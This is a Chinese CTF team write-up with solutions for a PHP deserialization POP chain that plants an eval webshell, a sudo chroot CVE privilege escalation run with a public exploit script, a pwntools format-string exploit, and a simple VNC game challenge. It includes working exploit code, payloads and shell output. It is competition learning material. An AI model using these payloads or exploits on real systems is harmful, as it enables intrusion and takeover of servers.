SSSec777战队 WriteUp

图片资源：`./images/`

排名

SSSec777队：第65名

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
61	SUS	2274.91	Misc	3	0	2025-11-24 21:12:50
62	等下拿shell了交个flag先	2209.93	InfoSEC	4	1	2025-11-24 21:01:55
63	湘潭大学1队	2181.15	Pwn	4	0	2025-11-24 22:19:46
64	HnuSec队	2131.15	Pwn	3	0	2025-11-24 22:07:39
65	SSSec777队	2002.96	Game	4	0	2025-11-24 21:13:04
66	0xFA	1991.14	Pwn	4	0	2025-11-24 22:04:39
67	0xC3500	1991.14	Pwn	4	0	2025-11-24 22:11:56
68	QHZY	1979.18	Game	4	0	2025-11-24 22:29:51
69	AK茶歇区	1953.91	Game	4	0	2025-11-24 21:13:01
70	KKMK不知道起什么好	1810.15	CDF	4	0	2025-11-24 22:17:49

解题思路

WEB

浅析PHP原生类

打开题目环境，可以看到php源码，是道php反序列化

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }
```

```php
    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "o11k");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}
```

为了方便构造pop链，先将private属性全都改为public属性。

在install类的析构函数中，会先检查是否存在install.lock文件，如果不存在就进入写文件的逻辑，这里可以写木马。但是默认是存在install.lock文件的所以得想办法给他删掉。

接着看Until类，write方法可以调用一个对象的open方法，经过搜索，在PHP原生类中**ZipArchive**类中存在open方法，且文章中的例题跟这道题很像（参考文章Php原生类总结-先知社区）。根据文章中的内容可知如果将open方法的第二个参数设置为8的话就会删除$file变量所对应的文件。因此思路就是先调用Until类的write方法删除install.lock，然后install类析构的时候写木马。

POP链

```
install:__wakeup->install:__toString->Until:__invoke->Until:write
```

exp


```php
<?php
highlight_file(__FILE__);
class install {
    public $username;
    public $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "o11k");
        }
    }
```

```php
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

$c = new Until();
$c->a = 'ZipArchive';
$c->b = 'install.lock';
$c->c = 8;

$b = new install();
$b->username = $c;
$b->password = '<?php eval($_POST[0]);?>';

$a = new install();
$a->username = $b;

echo serialize($a);

/*
O:7:"install":2:{s:8:"username";O:7:"install":2:{s:8:"username";O:5:"Until":3:
{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:8:"passw
ord";s:24:"<?php eval($_POST[0]);?>";}s:8:"password";N;}
*/
```

在打的时候有个问题就是写木马的时机，第一个install类比第二个install类先析构，我们需要把一句话木马赋值给第二个install类的password变量，此时在写config.php的时候username的值会是`O:7:"install":2:{s:8:"username";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:8:"password";s:24:"<?php eval($_POST[0]);?>";}`这样就会把php木马写到文件中。

使用该payload打，然后访问config.php命令执行，拿到flag。

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:24:"flag{94fd9268a8d4c8b55509970fd920e37a}";}s:8:"password";s:32:"d41d8cd98f00b204e9800998ecf8427e";}



InfoSEC


最近还好吗

打开环境可以SSH连接进去。

在根目录看到flag文件，但是没有权限读取，需要提权到root权限

```
pwn@a09c3ad00c29:~$ ls -al /
total 80
drwxr-xr-x    1 root root 4096 Nov 24 14:43 .
drwxr-xr-x    1 root root 4096 Nov 24 14:43 ..
-rwxr-xr-x    1 root root    0 Nov 24 14:43 .dockerenv
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin → usr/bin
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot
drwxr-xr-x    5 root root  340 Nov 24 14:43 dev
drwxr-xr-x    1 root root 4096 Nov 24 14:43 etc
-rw-------    1 root root   39 Nov 24 14:43 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib → usr/lib
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 → usr/lib64
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media
drwxr-xr-x    2 root root 4096 Jul 30 02:11 mnt
drwxr-xr-x    3 root root 4096 Aug 25 03:18 opt
dr-xr-xr-x 1594 root root    0 Nov 24 14:43 proc
drwx------    2 root root 4096 Aug 25 03:18 root
drwxr-xr-x    1 root root 4096 Nov 24 14:46 run
lrwxrwxrwx    1 root root    8 Apr 22  2024 sbin → usr/sbin
drwxr-xr-x    2 root root 4096 Jul 30 02:11 srv
-rwx------    1 root root  357 Aug 25 03:17 start.sh
dr-xr-xr-x   13 root root    0 Nov 24 12:11 sys
drwxrwxrwt    2 root root 4096 Aug 25 03:20 tmp
drwxr-xr-x    1 root root 4096 Jul 30 02:11 usr
drwxr-xr-x    1 root root 4096 Jul 30 02:19 var
pwn@a09c3ad00c29:~$ _
[0] 0:ssh*Z
```


根据题目的提示是个CVE，于是google搜索 `linux 提权cve`



搜索结果第一个是Linux Sudo提权，之前打靶机的时候遇到过，在靶机查看一下sudo的版本

```
pwn@a09c3ad00c29:~$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
pwn@a09c3ad00c29:~$
```

结果显示 `1.9.16p2` 处于漏洞范围，去github上搜索现成的exp https://github.com/pr0v3rbs/CVE-2025-32463_chwoot 。将exp下载到本地，然后使用scp命令将其上传到靶机



执行 `sudo-chwoot.sh` 脚本，成功提权

```
pwn@a09c3ad00c29:/tmp$ id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@a09c3ad00c29:/tmp$ ./sudo-chwoot.sh
woot!
root@a09c3ad00c29:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@a09c3ad00c29:/# cat /flag
flag{127ec63197038dee3e56ca633b55736e}
root@a09c3ad00c29:/# _
```

拿到flag

PWN

我最好的初代同事

ida打开查看

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(_bss_start, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  welcome();
  for ( i = 0; i <= 4; ++i )
    test_human();
  game();
  return 0;
}
```

有个循环test_human，直接简单运算即可

```
unsigned __int64 test_human()
{
  unsigned int v0; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  int v3; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v0 = time(0);
  srand(v0);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
  {
    puts("You are not humam");
    exit(233333);
  }
  return __readfsqword(0x28u) ^ v5;
}
```


进入game，发现给了三次格式化字符串的利用

```
IDA View-A    Pseudocode-B    Pseudocode-A
1 unsigned __int64 game()
2 {
3   int v1; // [rsp+0h] [rbp-10h] BYREF
4   int i; // [rsp+4h] [rbp-Ch]
5   unsigned __int64 v3; // [rsp+8h] [rbp-8h]
6
7   v3 = __readfsqword(0x28u);
8   puts("You just have 3 times to talk with god.Cherish it");
9   for ( i = 0; i <= 2; ++i )
10  {
11    puts("[1]talk with god");
12    puts("[2]leave");
13    __isoc99_scanf("%d", &v1);
14    if ( v1 == 1 )
15    {
16      talk_with_god();
17    }
18    else if ( v1 == 2 )
19    {
20      return __readfsqword(0x28u) ^ v3;
21    }
22  }
23  return __readfsqword(0x28u) ^ v3;
24 }
```

进入gdb调试，可以看到栈的结构

```
pwndbg> stack
00:0000│ rsp 0x7ffebaea95e8 —▸ 0x5f890b4e82db ◂— lea rdi, [rip + 0xd2d]
01:0008│ rsi 0x7ffebaea95f0 ◂— 0
02:0010│-018 0x7ffebaea95f8 ◂— 0
03:0018│-010 0x7ffebaea9600 —▸ 0x5f890b4e81a0 ◂— endbr64
04:0020│-008 0x7ffebaea9608 ◂— 0xe847401e2b7f5c00
05:0028│ rbp 0x7ffebaea9610 —▸ 0x7ffebaea9630 —▸ 0x7ffebaea9618 —▸ 0x5f890b4e84ab ◂— nop
06:0030│+008 0x7ffebaea9618 —▸ 0x5f890b4e84ab ◂— nop
07:0038│+010 0x7ffebaea9620 ◂— 0x200000001
pwndbg>
08:0040│+018 0x7ffebaea9628 ◂— 0xe847401e2b7f5c00
09:0048│+020 0x7ffebaea9630 —▸ 0x7ffebaea9618 —▸ 0x5f890b4e84ab ◂— nop
0a:0050│+028 0x7ffebaea9638 —▸ 0x5f890b4e856b ◂— mov eax, 0
0b:0058│+030 0x7ffebaea9640 —▸ 0x7ffebaea9740 ◂— 1
0c:0060│+038 0x7ffebaea9648 ◂— 0x500000000
0d:0068│+040 0x7ffebaea9650 ◂— 0
0e:0070│+048 0x7ffebaea9658 —▸ 0x772035f79083 (__libc_start_main+243) ◂— mov edi, eax
0f:0078│+050 0x7ffebaea9660 ◂— 0x200000075 /* 'u' */
pwndbg>
10:0080│+058 0x7ffebaea9668 —▸ 0x7ffebaea9748 —▸ 0x7ffebaeaad43 ◂— 0x485300746d662f2e /* './fmt' */
11:0088│+060 0x7ffebaea9670 ◂— 0x13613d7a0
12:0090│+068 0x7ffebaea9678 —▸ 0x5f890b4e84f2 ◂— endbr64
13:0098│+070 0x7ffebaea9680 —▸ 0x5f890b4e8580 ◂— endbr64
```

我们先用第一次fmt泄露 `__libc_start_main+243` 获取libc基地址，再通过修改rbp存放的地址指向的地址的低字节使其指向返回地址，再用第三次fmt修改返回地址的低字节为题目中的后门函数即可



需要注意的是，如果直接修改为success的地址，会报错，因为需要满足栈对齐，所以我们直接改为执行system前装入 `/bin/sh` 处的地址即可

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x40 bytes:
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'fmt\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
bin
dev
flag
fmt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{7f274f40a5238adb5907fbe36fb1c02d}\n'
flag{7f274f40a5238adb5907fbe36fb1c02d}
$
[4] 0:python*
```

以下是exp

```python
from pwn import *

#io = remote("113.201.14.253", 55154)
io = gdb.debug("./fmt")

elf = ELF("./fmt")
libc=elf.libc

def test():
    io.recvuntil(b"what's ");
    num1 = int(io.recvuntil(b" add ", drop=True))
```

```
    num2 = int(io.recvuntil(b"\n", drop=True))
    print(num1, "+", num2)
    io.sendline(str(num1+num2).encode())
    return

for i in range(5):
    test()

def fmt(content):
    io.sendline(b"1")
    io.sendlineafter(b"Input:\n", content)
    return

buf = b"%10$p"
fmt(buf)
io.recvuntil(b"Your input:")
stack = int(io.recvuntil(b"\n", drop=True), 16)

stack_change = (stack-0x18) % 0x100
buf = b"%"+str(stack_change).encode()+b"c%10$hhn"
fmt(buf)

io.interactive()
buf = b"%"+str(0x14e3).encode()+b"c%14$hhn"
fmt(buf)

print("stack:", hex(stack))
print("stack_change", hex(stack_change))
io.interactive()
```

exp不允许截图， 请粘贴代码，关键步骤需要有详细截图

GAME

我嘞个超级玛里奥

进入vnc之后，右键空白处，有选项，可以看到shell，选择bash，进入终端，ls可以看到flag文件夹，进去就能得到flag